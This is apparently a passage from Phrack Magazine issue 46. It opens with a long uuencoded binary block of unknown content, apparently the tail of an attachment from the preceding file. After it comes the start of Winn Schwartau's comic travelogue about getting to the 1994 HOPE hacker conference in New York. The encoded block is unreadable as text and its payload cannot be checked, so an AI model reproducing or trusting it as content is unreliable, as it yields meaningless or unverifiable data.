M%&Q+&N5(P?\`EF:J-=QCRV!PUO<ZFS^%6A3N!)HM[<!5"@RW+DX]/EVUTC?!H
MU=.MX)_"WA9IQ,"6>%YIMI``!^8XZ]ZGVTWI87*NYHZN+S1O#VF:1K&H>'=$H
MO$>>X>+4OL\9\I_+5"%<$ELQOSC.`/45R-YXOT6W`TS4/B)826J`NJ0M/-`IE
M]`$0@'\*CV4YZ+^OT+YXQ.9OO&?@G2Y@\6JW=^PS_P`>UJRC\Y-O\JY;4_'FP
MCR2DV-A>;3WD90?TS6\<)(AUK,RY?&['B.SVXZ;I?\!59_%][(<10VX)_P!E)
MB?YUM'"I;L3K/H":QXD<AH(ID]TM_P#$5IZ:?&>IL(_M]]&I'3S0OZ9%-JA!%
M:B7M),V)?A]JSQ^9=7DTC$9)ENR!^F:Q9_!2I*?,U&%3GH&+UDL73CHD;+#RU
MD!\*Z=;C?+?2-CM'%C^>:W?!=E8PZM&8A<M*L<A0N0`/D;L*RJ8ESC9(T^K.M
M"NSGKQ+$Z8Y%GBY`^:0R'.<^G2M73+VWA:,PVEI&PQ\WE#-$I5''?J5&G33U8
M/K_P3\%='\6>';/Q$-7US2-7F4I+<:;?&)6\MC&ORX(P`@''I70)\/?B5H1''
M]A?%6YN$`^6'5;%)OS?.?TJ86LC&;3;)D\0_'30AB?0?#'B%%'WK2Z,#G_OOE
M`K)U;]K)_!-Y%8^-_`6L:+/*,J4E296'<@C&?PK92:TN9.G%[&]H/[5GPN\0(
M[0VL?86/\-Y%L/\`6N]T;QSX4UY`VF:YIMR#C`CN%S^6:KF7VD0X26QM!(I%0
MR""".H-<QJGPS\.ZA<S77]G68FG<O*YMU+.QZDM]X_G2G2A-695*M.E*\3S+;
M6?V3O#\VI7-_IOE6LEP29%PSJ<]?O$D=.QKBS^QY>:4+I(KZ.[AF8NO)C>,D^
MYXQP1['MW'6J7,E8OG3=V>_W&EVE[GS[>-_<CG\ZI2^#;*1LPO)#Z#.X?Y_&%
MOD<?D&%QOO6Y9=U^JZG=0QM2EIN@@\/ZG9$"TU-@!T&YE'Y<U)/#KTD?EW*6L
MU]&/X941P?SKRZ>!SK+7_LU7F2Z?\!_HS>57"U_CC9F+>^$-"O21J/@729"?A
MO-%:^6WYK6'/\)?AXMRLS>%KNVQ_`M[)MSZX;->G1XYS3!QY<32?KJOS3_,YD
MI950J.\)?U^!FW_P-\`ZA,TT&H^(].G/.\3)(`?Q&?UJJOPG\;Z%E_!OQ:=\0
M'Y+>^>2(?3!+*?RKZ/+>/,NQS5+$1L_/_/;\CAKY17I>]!DJ>/?V@O!43-K?)
MA&TUVSCSNGA"F0@=P(23_P".9K#_`.&\K*QG:WU;P5=VQC.UBEX"P/?*,HQ^5
M=?23P>'JQ<Z$].W]:G%&<XNTT<I\5?VA-#^-OA:ZATC3]1M&TY"TAN@@#;Q@8
M8VD_W3UKQ_P[^T5?>#O#EIHEGX4\/W+6L7E_:;N)Y'?YW?)&X`??(_"O)]A>C
M;BWL=7/9:'.:O\;/$.IWDES'::19&0Y*6UF`H/L#G%9__"TO&MT=L&L7*'L+&
M>-4/_CHS6JH4XD.38-KOC_54\MKW795/=G<?J:KV.A^*;6<3027%I(K%A(+GB
M:RGN<@YI.="&FA483>Q/<^&M3U.Z:ZU76HIIW^_)+.TCGZD]:Z+PS;:5HMG)C
M9W$FGSL[[Q<20OYB<=`5SQ]?7M7+6Q,7'E@=%/#RO=C?$NK1ZM$FG75TMQ8PY
M,IB2.W5&'_`L;NE9*VNAP_<TUG(_YZ2$_IFLE6G&-HZ&RPUWJ+]HLX?]3I=H\
MF.Y0&G'6YH^$\J(>BKBI;E+=FJHPB02ZS.WWKEN?3_ZU2:?J+F4?OY3_`,"Q[
M^IH=)V#VE.+T-FYU5'MQ$VH1HH&"-Y8G\JR[77O[*D9H?*GSQEXR1C\:B&'T+
MLPEB>R*MUKDER"H"J&.<*N,?2M#P;=N^KMR05MY6W$G(^4UNZ2C%F$JLI&"7*
M>6T=>H"$DTZ"Y**I&6P!@$UM8S['V5\-OVC?"?ASPWI^B:NM]:RVT2I).(-\F
M;N>2<*2PY)[5Z3I'QA\$ZXRBS\2:<6(X267RF[?PO@URJ36Z*<=3JX-1AFB#[
MQ2*Z$9!4@@UY?\8OA"WQ/OHKCS[(>5$(D6<N"O))(('N*)MNW**%D]3RJS_9B
M4O++7K,W$+7-J)E,K031L@0$<D$YQ^%>]W7P2^'&HMYG_"*V%M+_`,]+,M;,!
M/QC*UK&K)K4<DH[$4_PF%D&?1_&OBW3B%^53?BX1>/256/ZUCOX+^*.BQJNC-
M_$N*\"C")J6G=O=E8Y_*G'E3V);N59?$?Q^T/&=(\*Z\!_SPN3"3^#[1^M<SM
MXV_:<^)?@?3#)K/PJ:V8_*MQ]M#0JW;[@;/_``T*V23VE]Y#BCW9'V].*FCD/
MY[5YB+)D<%NGI4B$#O3`D6G%<'GIZ46%<SM02SEF^S)9Q7%P1R",!!ZLV./I=
MU/YD<UK]KHNA0/-/=@3J"3EL1K^!/`_'/UKPLQR/"8E.27++NN_G_5SLH8NI\
M2TO='C7B;X^W.C7$L6A7I\Q21YF?D_!3P?Q'X5Y=XM^)B>,93+XFTVTU2;H)9
MI(P6`]O3\,"EDM+%8&'LYR?IT7H=.)A1KKFB<];KH\>AZT^DV1M=\2^8-QYZY
MXZDX[UPVFP:8MC')+IZ3RLN69V[Y/;Z8KZ:->?*Y7U/-5!<_(^A9CNH(#^XT!
M^SCQW$8S4IUJZ5?EE6,>BJ!64I2ENSJC0A$@?6)N=]V_TWFJKWT9))<L:<:4<
MGT&ZM.&Q&;Y3]U":3[7)P`BK_O&M%1MNS-XGLB*6XDW`%DZC.WGO0TS'^)L?6
M@*T5.*,76DQA8GUX]2:;ST``X"K2L9MM[A@^E2VLT,);SK4S\?*-^W'Y4WMH1
M+8CEW2N61!&IZ#.<4FPJ@7H3U)H&*(\+@'YL]:W_``1&$OKUR-^VQF.#]!4S.
```

```
M?NL#GY)U%AY<2MDK\Y(]J+'<50D<`5:5D)O70[.VED\I`9,L%&2:<]RR#YAD4
M#WK*R'<:OBW4-$B9M+U>ZTR8#*R0SE,'\#4VB_M5_$W0G"_V_P#;8U.-MS&L>
MF?\`@1&?UK2.'A-:DRJ.)W&@_MQZ];RI_;'AZQND48/D2-$WZ[A^E>D:#^W!J
MX*O<+J%EJ6GNW7Y5D4?CD?RJ'A9P^'4:JQ>YW>E_M)_#K7(\6_B>T5B/NS!H<
M\?4L,5UFF>--&UH`Z?JMC=`=/)N%?^1K*[B[-6+]#1%[&PX<#Z&OG+]KGQ2D.
MUQIFAPR9*`SR`'IV']:TCN@1UGAWXTZG);&>VUC2]5MD`+&[_<F,?[5Q%YD)J
M;V^6NUTOXQ6S(K:KHNIV0/W98HQ=1,/[VZ$N%'NVVN1TY1VU_/\`K\0.HT'Q!
MMH'B$%]+U>RN@IPWE3*=I]#CH:W$E#`%2#]*E.X/0F27%,O+MMT=O$^V67/S(
M#&44=6P?J!]2*K9$K<XSXB_$6P\"V;6EN5,Y&3\W.?<]2:^7_B#\4=1U^63?6
M<-LR<*#P/>L+<\[=$.YY;>:C<74K8+X'ZU1>YNU'W7P/5:[O9P:LPA4E#8U]/
M$N9WT#6=R`#RT]O[U<C:7$@M8T#``+Q^9JJ=.*37F-U9<W,A3(YZR-^%)^9^H
MIK5)+8ARE+<3@?PK1M]Z86%Z<9/'O2<#M2`1S@?B/YTNZF`9`I-PH`-V*-U`2
M"@^](6P/I18!DMY#;J/,8*?S/Y5O>`]1BNI-8V(WR:;*W('JHHE!\C8N=)V,=
MB58Q8(\395HR#[,!S_C_`/JI=,",L,9"H&P"<4];#ZFW<RS)&WE<-VXXK`OV/
MUV7GS#M](VQ13Y?M"G?H8D\-RA+31RCU+`U!TKL5NAS.ZW#.*4-BF(E1R.AZA
M59@U6]M2##=31D=-KD4.*>XU)K8W-.^*WC32`%LO$VJ0J.BK<-C\JJ:IXZU[O
M7+TWNI:A+=W!&"\O)-3'#TT[I%^UD;&FRZ9%.MSIVIWVBW*X!D=F*H?:6(;A)
M]!&?K78:/XX\:Z'&C64L6LMO>5W@#/(RC;@N\)$GKQ(1[BN6<5+XOZ_KS^1:5
M;6QU&F_M"65Z('\2:*)IEY:XDMXYRG)&%D78T?3_`&C7J'A?XC6<T4$ND>(;]
M^Q60>8(_MBW2D'I^[GQ.<^B?I7'6HVW_`*_K[C:,K[`>Z1\1O$HG%NW]C:H^0
MW<(MSV-R1_UQD#9^I8"MNR^(;1^==:MX=UFSE'"Q);^>0@'K$74<D]2.,5S>'
M\G9:_F.Q\X?%7XU^&=7UBY9M%UEV1BK><PA''_`6(KS>Y^(5B'S:^&+#CI]H6
MEDD_D5%:0P\MV[$W*%S\2M5QBVMM*M!Z16,9_P#0PQK"U+QAK]VP0ZG=`-DE@
M(FV`_@N!733P\$]=?4EZ(VO">TZ'J[7>\M]G5F#[MS$;L#GBN,@):-=ORY'3_
M\ZNGO(J:LR8?+@9_.C=BK$)OQWQ32X'O18`WGTHW'VIV$,<\@9[T9Q3`0O@T7
M;LFBP`6QZT!B3@$TP+$5C=RXV0OCU(P*IW\K60(;&X=!GO1&S=D)Z*YC,S2,B
M68Y)[UUWPZ^2U\0R>FF,/S9?\*UJZ09C#XC%LIV6T9#Q@D5+#=2((5@_UI90Z
MO?FI<=31/0[E$+C<RJ">2%'&?:C[,A!Z"N38V(IM.A.2A+8Z9%4+C0+>4$M%%
M&2?]FM(S:$XW*$WA"WD)\I2O^ZQ_K5&X\(R0_=D/XK71&MW,G270JOX?O(^BD
MAL>E02:9=Q_>@D_`9K:,TS-TVBO)%)&<,C+[$8I]O:S74@C@A>5ST5%)/Z5H*
MFD19['I?]M:]?1R-JMCI?B^$+G[05)N=HQR9(RDZC_KIQQTJLJ>#M3M8'@O[Y
M_P`.2K(VS[1']K@#_+G$D85P.G\#GKS7%MMJNQJ:ZZ!XJO\'#V<FG^,8`F&:'
M"1+R;'/9A]I3\%7ZU:U?3WDTF-I;)[5XX0K0%&!C(_APY+#\23ZUC4LK6_K^`
MON-(W.]?X;^+O`WAZPD7Q!J'[Y1)<6$Z,;?'4A58%2<<9Y.?S'.3_&K7]-%S=
MICVMK-$J>2I6>XB(4J,91)`AZ]=O-<KY7K:QT48N4N4\U^VS7\UQ%.B@,.`/R
M0Y_^M69&Y,"'OM&:Z8VMH9SBXNS&,^.M$=R8E95&<^N"/R(JFKH49<KN;_AB:
MX:32=9`54`@7A1QW]:Y.*54BCR0O!ZG%*FK70IRN[BF90>&&/K0),@8Z5I8F#
MXH-!8B@!`?TI<T`-/5?K2]J`&8;/2G=!R:8"%O0U):W4UF_F0X#=BR@X^F:+2
M70;#KK4KJZXGN)''H6X_*L6]F\R7:#PO'XU=**6Q%1Z$6S;UR/2NK\#DQZ%X7
ME8=?LB)^;_\`UJJK\']=R(:2*5GX:OC!NE*0CDX8Y)_`5MZ%HL$-C:WK(C2.;
M"P;>"1VZ`\?C652HK:&T(6W-A><`>G2GJ%..>G7)KG-0*J<A03@=2:;AAP","
M4T`H21&!>-MK#(X[4K*#]W>`/6F"$\A%;+R1D'J".:M6^A>>F?(8*?XF4C'^:
M-/FL-(L0>';#S`%`NV&`8T&!GW/_`.JM$:-+;QL;>T@A&`"L2!>.>3C&3[FI.
MYG)^\RK<NQJZK\%M*-VHTJYO-"U`MF.,[F3(Y+*C8DXXY0SUS>L>#?%UFSK?(
M:9%XF\L%G,0DEFV'',FS;..@QY@4>G&:N%53UZG,XM;'+I;:%,%<&^TBXC;&M
M["S1QM]1M*?DY]S7I>A6K:KX/N-VHC4)S+$B73-(V\<#.9%5CC&.0*5?S0X>K
M1]'6?P1M=8\$)=7^MWLK-%YL2[^$(Y[^E>!>'/!GA*ZUV[GUCQ!IIN0HQITDI
MODL"%`&7DVH<XSPQKS,?"JL,_J_Q-'?@)QC7O/8\S\0Z='IWB298Y+(0N6")Y
M!=1S8Y!'*$CMZUS$H,3R)TVR,!^9KNP]U32EO8SQ;BZK<=B%LTBY8X45T'*=)
M'X3&W2-<VL"1`N1^)KCEOH((@K-EAV`HIQ;;L3)I"?VO$.`K@?05)%-#<Y\L>
M@-WXK1P<1*2>A(F#[$<'FEXJ"D'`HP`,Y&:`$)4.O!/!ZTIE(Z8'X4[`1/(#X
MU:FF4#@`TTA7&&?'<5&]P0/O<?6K426R"2ZP"%QFJZ]:TBK&;=RR%40'(YQG#
M-=%X6_=^$?$4@."5@3]36=3X?N_,N.YC6^I7D:A3.Y`/1CD?D:O67B"YL(A`G
M$1T!XW9R/84Y4T]`C)HTX/%ENZXFAD0C^Z0:OP:[83`;9XT/HW'\ZP=*2-5-8
M,OP21S+E&5AZJ<U,$0Y4`EE'`P>>>W^>U8MM,U2)H(9"X4(RD#&%`Q^)K1MM1
M)L[6-9M2U.&-6!^13DD^G2HG)K979<(I[Z&A:+;QQ[]/L5C!/^OFX/X`\_AQJ
M5Z2TAF4"XFDN2!PI(51^`Z_CFHUO=[EZ+8D@4*5$48C"`#'`%687B$O*!@3U*
M5J>HCZ7U?X7V>H6C1Z=>`V[@9MKU?M,#C.>K?-GW)('I7":Y\.+W3<"ZL+JWI
MBB;?')"OV^V#G@85AYD8'!^3RP/6L.5P5X;=O\CGOW.;U'P>OB&T22]L++Q%,
M"`42YA=;A_<DR.LXQTVQW!^E'@CPUX7T+4&TZ^LYOLKR(\=A`SI,H&2S-'.59
MDVDDXV%S[FM?:J:MV_K^NGH.UF>H:EING>,[!M"\,^/K_1#/`T4E@R(LSQG@<
MX65/-48&,KBOE?Q#X.N;SXDW6AK+$L@>2(R2/A?DD=<Y/^[48B<:%&4^RN=.\
M"BYUHKN<3K>G1Z/XD6TCGCFV2,FY#D'@C(K*OQB[F'^UG]!6^&FYTXR:M="Q6
MD5&JTBH02V*J7VHBV_=Q<M_GK77&/,[']#)V.@^&[M=6_B`R2G(L@0/\`@7I7Y
M%7`Q,U:05IR,Y/W41]*=%*T+AE."*U)6ALK('"LO`84O3MFN;8Z!#)MXSTIAA
MFSTII"N1M.0W7IQ3&FS5I$W(FN0O\51-='MFK427(89F/M3-Q/6J2L1<;3EX8
MIB)-YV[>W>NIT']W\/-:DQ]ZZA7]":RJ?#\U^9<=SFP^/:G2,%D/UK0`$HQQW
M5O3;&YU.<06Z%CWQV%)Z*[!'9Z!\/2S^9<S+"!T)D()_*NGM],TC3RT9GENIU
M%Z8DW%?;T'XUYU:LYNT4=E."BM2)Y%F8*,P*#@#&6/X]/PQ^-3P6=@)=RIVP"
M6D!+9_&EJBM#2@TN-E#KC!_V<<5/#I<,>2O+<\9&3^=1S%V)K6*)AY<D4BDY:
```

```
MP2Q%.,(52BRR''3=(?YTT!ZUX%\4:U9VT*:EJ-A:74[;8'L2\<<Q^4D/%(-HA
MD^9>G7)'QCGTG3O'=[;MLU*R6;!^_;_*P^J,>WU_"N1R]G)I;&&Y<DTCPAXRW
MN3/Y,2WQ'W2PLUO<X'3)7#D>QX-9&L?#35#;M!;7=AK=GDL;35H%!)_WU4J'4
M/^N9/O6C4:CYHO46VC.0UCP['IL#6NI6.KZ+'"3MN(A?6#?[1W>8J(/3,?T%1
M4)-'OVT=?['MM(UC3F+28L7A"R$G)(AN1)#U[AP:F,Y0M&:_R_K^K%1E9WB?<
M-7Q'U*X3Q%=03:5:6;PR$!(;.VA*^Q:$8/X'%<A/*TDC.P'9CT':N^FM+DREE
MS:E.^N1:P''WST%8;$LQ).2>M==)65SGF];'8?#5V4:RJG&;(Y_,5R5P,3-1Y
M'XV)_"B/I2=*U(+]K,1;H,_=.*E><#N36+6ILGH0M<8[XJ)KH#H:I1)<B(W#2
M=J89&/4FK2L0V-Z4O2F(*.E'"4HXZ=J'%+$UUVGYC^%M\V.&U)!GZ)6579>JM
M+AN<JN6.'.:Z+2O'^IZZS3PQK';[B#+(VT9!Q]33J5(TU=CA%RT1T5AX(T32*
MI%;47:Z/38&VJ3^!S700PVT$1CT[2H[:,CASP1_4_I7GU*TZC[(ZX4E$>UL'R
M1YLOF8ZKG'_Q_/-.C>U(\L!H@O0+C'J4WT*L/<Q$*(Y'3CD'<T^UC9Y.&*XZ0
MDG&*=[+4+%MG\GF)RQQG(:E35Y5;YD\SCN*2C<=[%F+6XY-O[I5'>K*ZA$[$5
MHQ#8ZEL?SI\C0[E.;XS>#M>\+QW6H0,D\6H++>:>RAC,&B>,LF>OWE/)R-@Y;
MS75>#?%S74:GP+XP2XA09_LK4\S(H'92W[R,?0FLZU*<-9K3^M3G4DW[IVMMG
M\48K0K'XKT*XTO:>;J-?M5IQ_$67YD_$9]Z]"\->*YKW3X[S2-:AOK?')5_/'
MBW=^<[A]">/2N-IPU1:U.CMO'L292\M\%3AV@<2!.,_,.&!Q@X'/6JU]8^!_-
M%!ED>.R%Q(F)9(W-M<;1ZLI5\?C6T:T6K3(Y7?0^:/VB-%^$/ARSFMM'CFN-U
M<D?[\.IR3!#WW[F8?AC-?._FX!R>17=0?,O+H0U8QKZX,\QYRHX%0>G;%>A%7
M65C!ZL[#X:+AM9SQ_H!Q_P!]+7*W'RR$X'7TK*/QLO()"V,9'2FULB"19MB!L
M133,Q[XI6"XS)/>CI3$%%'!1TH'6CI0'4H6@#0TOP[J6K8-G9S2)W?;\H_'I+
M7<Q^''T[PC::3?2KMN-0+R>6<<!/4CVKEKUHKW5N;TZ;W>Q/9Z5!9[!I5A&AM
MZ^;R<_\''S_2G:5:W$EJ1).=BS2A$';YSG]2:YW*Z][5G0H\NB-"VB2$8"!6C
M/<YY_&I?-D,A;?C/'RG%9^I=R1&8[01NQUW'4C%"26<?\"'XH'>UD#M==JX]]
M<56DMY8Y.9'(/3!!%5%B9-&BA<ERQ]CBK$<4<JY\[!],=*H"/[&Q/RN7P>"I"
M_P':;C8P697#8X);M6B%L>+=*DAN);659897BD0Y5T;!4^H/:N]J^AYVQZ'XY
M0_:"\5>&BD-Y*NK6HP"EQ]\#V?K^>:]&T'XJ>'_$=Y;744ESX6U0N1+<6\WDV
M-RI_C7AN=OWA7DXC!RIOFI;=4=,)WWW/3[+Q/XTL(EN+.[T?Q;8L-R^9BWN&<
M7L!(GR,?<BLKQE\8-"ET::S\2>&]:TF>12H66V6:(GV?(S^5<<(^T=X,J3MHS
MSY?U6[MC>RFT>1XBQVED"'\@3BL>\NMJ$'\MTKV*<3.3LC-IR#+5T&2.M^'3^
ME)]5YP#8,/\'QY:YZ1%*FL5I-FG0I8P#3:W,Q*.E'@Z4=*'%HQ0'9)-%'"XI8
M\<+O]U2:!V.A\.^"_P"V''G78B7/W4C9S^>,#\S79:?X4\/:0R)]F-S./XI!.
MO/Y8P/RKS\1B)WY(:';1H12YI&@T;,VZWMD5<XX&"/PXJIJJ.MSI%O+^\4RR0
M2?/R>%(YK""L_,TFR^))(R0-NP<$'G^54=+F:.&5,D8N)#GC^]]/>FDK"+-S_
M=/MVJ5'J#59;K9QY3$=SZ4U$&RU%L$(D52,]3G@#^E3+;(_2<'@YZ\_RHU0RR
M9;2Y&2CHZ#NO;\Z>MI.TW$08X!P:5T*S+<>E[U8.NT@=#Q^E2VNC06Y65\,/?
M0?UH4GT'9%F2TMG("R>7@9P^*Y[5]6M+,B&*19YB=JI%\Q)]\5K23D[$R:2/R
M+KW0"6+6V'1SL)_E61+$\+E)%*,.H(KOISYCAG#E9&>*4'%6R34T?Q9KF@$MD
MIFKWEGSDB*9E!^HZ'\:Z'4/C9XNU?1I-*U*]BO('&"TD*A_S&*YIX6G.7-:SF
M+4VE8Y%]0E?/W5^E5\D\YK912);N)TI\?%,$=3X!)BN=01U*DV3'!&.ZD5SU[
MQ)L)'N<5E'XV:;(K-POUIG2MC-A1TH$&,4=*'#%*!0!-:V5Q>2"*WADF?^ZBT
MDFNITSX6ZK=();R2&SC/8G?)C_='''YD5A6KQI+7<VI4I5'H;-O\'#_1['CSG1
MGN).F)!A3^'YK:L-!$6(+'3HE3/.Y<UP5*\I[Z([(4HPV-&#3;JWN%>16E2)'
MONA05./53G/TJ5);*SR(H4A!'#!@<Y_/'Z5COL:7)/W3G]TR[,Y&#TK-OD7_@
M'(2C3U?!5(9&QGIV_K50(D6HHR)'1T+(QX)7I5+2[(2I<8=2?M,BX(.>M4G9_
M:!:XLVG+YH4DC/;(R?PJ1-&AP$1G=F&0%7/\A3]HT+E0ZXTZ\T2X\N:*2*1=*
MK;)(RIP1D<'VI(I#."X1E<G^#@?E5735Q&C#<M;*J2N0CCJ>@]C4HU?2K=VVP
M7"2L"&9849CZ?P_7^50HMO0=TEJ3)J-S+N^RZ/*=O4SD1_IR:BNI+U(6DO;R+
MVLT'Z0Q9/X$_X5:BD[/45^QST\?]NSB-7=HL_P"LGD/Z+_@*NPW.GZ'&;73K'
M62ZO<_>*<"NG5KE1&VIQ4N8U+L"RYQ_A4<VFP:G"R,,''!'R0:2ERZHAJ^C.0
M<U'P[=V'+A?-B'\2CI]169C%=<9J2NCFE%Q=F'2CI5$B=*.E'!TI5^N*!G2>T
M!E8WMXHX)LWY^A4_TK!N1B8D\5E'XV6_A("<FC&*U,PQBC%'"A33XK>29PD:]
M,[L<!5&2:-AI&YIW@35[X_-"+=1U\TX/Y=?SKJM'^'FEV:"2_62Z<=BV%'X#9
M^IK@KXNWNT]SKI8:^LCH;6,&W:+2[1D2/^&%0J@_RJS;:;?W+JES=);@XPF[7
M+-_+^M<.VLMSK]#<LM"M["3SFQ(%'(*[B?Y_RJ^;6&ZD'M7BCD//^IYQZ=OS'
M%9.=W<=C2.D*^W*J%/!!SS52\\'64@SM:,$X*H#@5"FXO0;C<SYOAT73-I=%6
M'<X#K_7_'.M7-:UH=W%XEM+&#+S6]FVYEP/X@,_K732JJ6YE.-K%6;3]7MYFO
M!AF'')4D8]>:9X<O[&'49X[S=<1+</OBC?;)TX8#/K^>*VT:T)-R>ZTBUG9>
MK2[E>V&#F=!&R_D3FJ[ZGH]N2T+?;7G'"I&/,<'/;;QG\<^U1&$Y/W4-M16I#
M6N-0O+@>3;:)>X0X_P!*81;?PZFH;?2M8=MT]W%:'G'6*,.?S;I^5:)1AH]25
M+M[%V'0;6XQ+/=2WDBG.V=R1GZ=*T1+:Z:WEI;A.,8A''*ER<M-BDDM3,U#Z
MQD8W:UL8S+,<9PW'-5?[/-PR:AK=V7'^["&P/I@5K%<BOU(>IKV=A/J*[;:('
M6%IWV)AG]N:UK32K:PA*VT2QL/O-CEOSI.5M"DCS];13&"P4K],FFM:J4'E'H
M+]:CF$5)2Z2E20<#FJ=UH.GWRN'MUC.<[HP'U:1FXZQ)<5+1G-:SX;?2HA.LW
MRR0L<+D885DXQ7=3GSQN<DX\KL(%Q28Q^%:$ABCI0(ZCX<%?[<F$BED^QS<9!
M]JY^[3-TRCU(_6LE\;-/LE?%+MQ6I'H2M/P]X<N/$>H+96LD22$9!D)'_0&HI
MG-0BY/H5&/,[()"T[X*V]JOF7]Z;E@'VQ'44#N,]3^E:]EI%IHY,5K;PQ''@Z
ME%P3CU/?\:\6IBY5[I:()*G05+5[EW2=-DUI1)'Y<49X4]\^XQ_6M.#P=;&'2
M,[F5F!YD&1U].E9.7)H:;EL-!80^0(L%!DE>GX"JXG\R42/PZ'<K@9P/3%3JN
M%C:M--C+1W3;MTK!"=YP<G'W>@JY>:8Z,0\D1A&!L\O)_P"^L^WI67-<NUBM$
```

```
M'>R:/"QPC!FXPO3_`#ZU9MKZ6[C+2A#&5(V[3_CC'M1YA8U--B46J81(U!X\K
MM=OOTKB&O?L?C_4I\9:*R"+Q_>D_^M6E)[D3Z',ZY\44:Z:T^S22.'PRE51'5
M]B1DXK.?1;_4IVNE:TL$N'WD0;F)/OG`_2NR%)4DG+J92GSNR+</P_T_R7N)R
M&DN"G)\PXS]`.*T-)GN-`9K?3I3;IC+*G"G/MTJW5<U8CD4=2U<:C>74D:7#H
MK(X)P>GZXS21#SXRH[#O_P#6J-$AD<]Q%&LJE&4JI+$'/OQ6`+J;6IVAMI&MU
MH1P3N)8CG_"M81ZLENVA;C%OIT0BL80LAX,DG))]:W=%\*0PD7%XPN93R`?NV
DK]*<IN*OU81C<WEB"384D*!G;U%.GA<%2K#!)SG\JQB:`/_9Z
``
end
```

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 23 of 28

****

Cyber Christ Bites The Big Apple
HOPE - Hackers On Planet Earth, New York City - August 13-14, 1994

(C) 1994 Winn Schwartau

by Winn Schwartau

(This is Part II of the ongoing Cyber Christ series. Part I, "Cyber Christ Meets Lady Luck" DefCon II, Las Vegas, July 22-24, 1994 is available all over the 'Net.)

Las Vegas is a miserable place, and with a nasty cold no less; it took me three weeks of inhaling salt water and sand at the beach to finally dry up the post nasal drip after my jaunt to DefCon II. My ears returned to normal so that I no longer had to answer every question with an old Jewish man's "Eh?" while fondling my lobes for better reception.

New York had to be better.

Emmanuel Goldstein -aka Eric Corely - or is it the other way around? is the host of HOPE, Hackers on Planet Earth, a celebra\037 tion of his successfully publishing 2600 - The Hackers Quarterly for ten years without getting jailed, shot or worse. For as Congressman Ed Markey said to Eric/Emmanuel in a Congressional hearing last year, and I paraphrase, 2600 is no more than a handbook for hacking (comparable obviously to a terrorist hand\037 book for blowing up the World Trade Center) for which Eric/Emman\037 uel should be properly vilified, countenanced and then drawn and quartered on Letterman's Stupid Pet Tricks.

Ed and Eric/Emmanuel obviously have little room for negotiation and I frankly enjoyed watching their Congressional movie where communication was at a virtual standstill: and neither side understood the viewpoints or positions of the other.

But Ed is from Baaahhhsten, and Eric/Emmanuel is from New York, and HOPE will take place in the Hotel Filthadelphia, straight across the street from Pennsylvania Station in beautiful downtown fast-food-before-they-mug-you 34th street, right around the corner from clean-the-streets-its-Thanksgiving Herald Square. Geography notwithstanding, HOPE promised to be a more iconoclas\037 tic gathering than that of DefCon II.

First off, to set the record straight, I am a New Yorker. No matter that I escaped in 1981 for the sunny beaches of California for 7 years, and then moved to the Great State of the Legally Stupid for four more (Tennessee); no matter that I now live on the Gulf Coast of Florida where the water temperature never dips below a chilly 98 degrees; I am and always will be a New Yorker.

It took me the better part of a decade of living away from New York to come to that undeniable and inescapable conclusion: Once a New Yorker, always a New Yorker. Not that that makes my wife any the happier.

"You are so rude. You love to argue. Confrontation is your middle name." Yeah, so what's your point?

You see, for a true New Yorker these aren't insults to be re-regurgitated at the mental moron who attempts to combat us in a battle of wits yet enters the ring unarmed; these are mere tru\037 isms as seen by someone who views the world in black and white, not black, white and New York.

Case in point.

I used to commute into Manhattan from the Westchester County suburb of Ossining where I lived 47 feet from the walls of Sing Sing prison (no shit!). Overlooking the wide expanse of the Hudson River from my aerie several hundred feet above, the only disquieting aspect of that location were the enormously deafening thunderclaps which resounded a hundred and one times between the cliffs on either side of the river. Then there was the occasion\037 al escapee-alarm from the prison. .

So, it was my daily New York regimen to take the 8:15 into the city. If the train's on time I'll get to work by nine . . .

Grand Central Station - the grand old landmark thankfully saved by the late Jackie O. - is the nexus for a few hundred million commuters who congregate in New York Shitty for no other reason that to collect a paycheck to afford blood pressure medicine.

You have to understand that New York is different. Imagine, picture in your mind: nothing is so endearing as to watch thou\037 sands of briefcase carrying suits scrambling like ants in a Gary Larson cartoon for the nearest taxi, all the while greeting their neighbors with the prototypical New York G'day!

With both fists high in the air, middle fingers locked into erect prominence, a cacophonous chorus of "Good Fucking Morning" brightens the day of a true New Yorker. His bloodshot eyes instantly clear, the blood pressure sinks by 50% and already the first conflict of the day has been waged and won.

Welcome to the Big Apple, and remember never, ever, to say, "Have a Nice Day." Oh, no. Never.

So HOPE was bound to be radically different from Vegas's DefCon II, if only for the setting. But, I expected hard core. The European contingent will be there, as will Israel and South America and even the Far East. All told, I am told, 1000 or more are expected. And again, as at DefCon II, I am to speak, but Eric/Emmanuel never told me about what, when, or any of the other niceties that go along with this thing we call a schedule.

* * * * *

God, I hate rushing.

Leaving Vienna at 3:15 for a 4PM Amtrak "put your life in their hands" three hour trip to New York is not for the faint of heart. My rented Hyundai four cylinder limousine wound up like a sewing machine to 9,600 RPM and hydroplaned the bone dry route 66 into the pot holed, traffic hell of Friday afternoon Washington, DC. Twelve minutes to spare.

I made the 23 mile trip is something less than three minutes and bounded into the Budget rental return, decelerated to impulse power and let my brick and lead filled suitcase drop to the pavement with a dent and a thud. "Send me the bill," I hollered at the attendant. Never mind that Budget doesn't offer express service like real car rental companies. "Just send me the bill!" and I was off.

Eight minute to spare. Schlepp, schlepp. Heavy, heavy.

Holy shit! Look at the line for tickets and I had reservations.

"Is this the line for the four o'clock to New York?" Pant, breathless.

"Yeah." She never looked up.

"Will they hold the train?"

"No." A resoundingly rude no at that. Panic gene takes over.

"What about the self-ticketing computer?" I said pointing at the self ticketing computer.

"Do you have a reservation?"

"Yup." Maybe there is a God.

"Won't help you."

"What?"

Nothing.

"What do you mean won't help?"

"Computer's broken." Criminy! I have 4 minutes and here's this over-paid over-attituded Amtrak employee who thinks she's the echo of Whoopi Goldberg. "The line's over there."

Have you ever begged? I mean really begged? Well I have.

"Are you waiting for the four?" "Can I slip ahead?" "Are you in a death defying hurry?" "I'll give you a dime for your spot in line." "You are so pretty for 76, ma'am. Can I sneak ahead?"

Tears work. Two excruciating minutes to go. I bounced ahead of everyone in a line the length of the Great Wall of China, got my tickets and tore ass through Union Station The closing gate missed me but caught the suitcase costing me yet more time as I attempted to disgorge my now-shattered valise from the fork-lift-like spikes which protect the trains from late-coming commuters. The rubber edged doors on the train itself were kinder and gen\037 tler, but at this point, screw it. It was Evian and Fritos for the next three hours.

* * * * *

Promises tend to be lies. The check is in the mail; Dan Quayle will learn to spell; I won't raise taxes. I wonder about HOPE.

